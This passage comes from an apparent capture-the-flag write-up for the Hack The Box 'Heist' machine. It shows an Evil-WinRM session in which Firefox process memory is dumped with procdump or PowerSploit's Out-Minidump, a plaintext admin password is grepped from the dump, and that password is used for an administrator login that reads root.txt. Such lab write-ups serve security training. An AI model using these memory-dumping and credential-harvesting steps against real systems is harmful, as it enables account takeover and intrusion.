
```
*Evil-WinRM* PS C:\Users\Chase\AppData\Roaming\Mozilla> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    465      18     2272       5288               368   0 csrss
    292      13     1936       4988               476   1 csrss
    357      15     3492      14576              3836   1 ctfmon
    254      14     3952      13384              3764   0 dllhost
    166       9     1888       9696       0.05   6860   1 dllhost
    617      32    30028      56188               972   1 dwm
   1497      57    23476      77300              5248   1 explorer
    355      25    16388      38720       0.11   6292   1 firefox
   1071      70   149436     226436       4.72   6492   1 firefox
    347      19    10180     288508       0.08   6612   1 firefox
    401      33    31564      90720       0.50   6772   1 firefox
    378      28    22068      58656       0.30   7000   1 firefox
     49       6     1792       4588               780   1 fontdrvhost
     49       6     1528       3856               788   0 fontdrvhost
      0       0       56          8                 0   0 Idle
    981      23     5864      15140               640   0 lsass
    223      13     3016      10240              3816   0 msdtc
      0      12      272      15096                88   0 Registry
    274      14     3304      15400              5724   1 RuntimeBroker
    145       8     1640       7484              5820   1 RuntimeBroker
    329      18    20088      32828              5924   1 RuntimeBroker
    668      32    20152      62108              5744   1 SearchUI
    526      11     4976       9692               616   0 services
    693      29    14932      50300              5640   1 ShellExperienceHost
    436      17     4896      23888              4972   1 sihost
     53       3      516       1156               272   0 smss
    469      23     5816      16152              2380   0 spoolsv
    333      16     5200      13588               244   0 svchost
    201      12     2056       9660               680   0 svchost
    115       7     1304       5204               712   0 svchost
     85       5      924       3816               736   0 svchost
    149       9     1804      11196               752   0 svchost
    855      20     7060      22124               756   0 svchost
    856      16     5348      12052               860   0 svchost
    252      10     2020       7680               924   0 svchost
    380      13    10956      15012              1048   0 svchost
    140       7     1356       5616              1152   0 svchost
    233      11     2452       9652              1160   0 svchost
    122      16     3764       7692              1188   0 svchost
    212       9     2164       7504              1236   0 svchost
```



```
*Evil-WinRM* PS C:\Users\Chase\AppData\Roaming\Mozilla> get-process firefox

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    355      25    16388      38720       0.11   6292   1 firefox
   1069      70   149408     226432       4.72   6492   1 firefox
    347      19    10180     288508       0.08   6612   1 firefox
    401      33    31564      90720       0.50   6772   1 firefox
    378      28    22068      58664       0.30   7000   1 firefox


*Evil-WinRM* PS C:\Users\Chase\AppData\Roaming\Mozilla> █
```


next we will dump these running processes to extract anything important from it (password or hash or authentication http request contain token)
and to do that we will use procdump.exe >> https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
then we will upload procdump64.exe from the eveil-winrm session
\procdump64.exe -accepteula -ma 6612

also i found the script Out-Minidump.ps1 from Powersploit https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1
 Out-Minidump writes a process dump file with all process memory to disk.
    This is similar to running procdump.exe with the '-ma' switch.
all what u have to do is to download the dmp file on your kali and run
strings firefox.exe_191129_211531.txt | grep 'password'



```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# strings firefox.exe_191129_211531.txt | grep 'password'
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
security.ask_for_password
services.sync.engine.passwords.validation.percentageChance
security.insecure_password.ui.enabled
urlclassifier.passwordAllowTable
editor.password.testing.mask_delay
services.sync.engine.passwords.validation.interval
security.password_lifetime
editor.password.mask_delay
browser.safebrowsing.passwords.enabled
services.sync.engine.passwords
privacy.cpd.passwords
services.sync.engine.passwords.validation.maxRecords
goog-badbinurl-proto,goog-downloadwhite-proto,goog-phish-proto,googpub-phish-proto,goog-malware-proto,goog-unwanted-proto,goog-
harmful-proto,goog-passwordwhite-proto
goog-passwordwhite-proto
https://support.mozilla.org/1/firefox/%VERSION%/%OS%/%LOCALE%/password-manager-report
chrome://passwordmgr/content/recipes.json
goog-downloadwhite-digest256,base-track-digest256,mozstd-trackwhite-digest256,content-track-digest256,mozplugin-block-digest256
```

evil-winrm -i 10.129.228.118 -u administrator -p '4dD!5}x/re8]FBuZ'



```
┌──(root㉿kali)-[/home/kali/OSCP/HTB_Machines/Heist]
└─# evil-winrm -i 10.129.228.118 -u administrator -p '4dD!5}x/re8]FBuZ'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on
 this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[redacted]f2bb
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```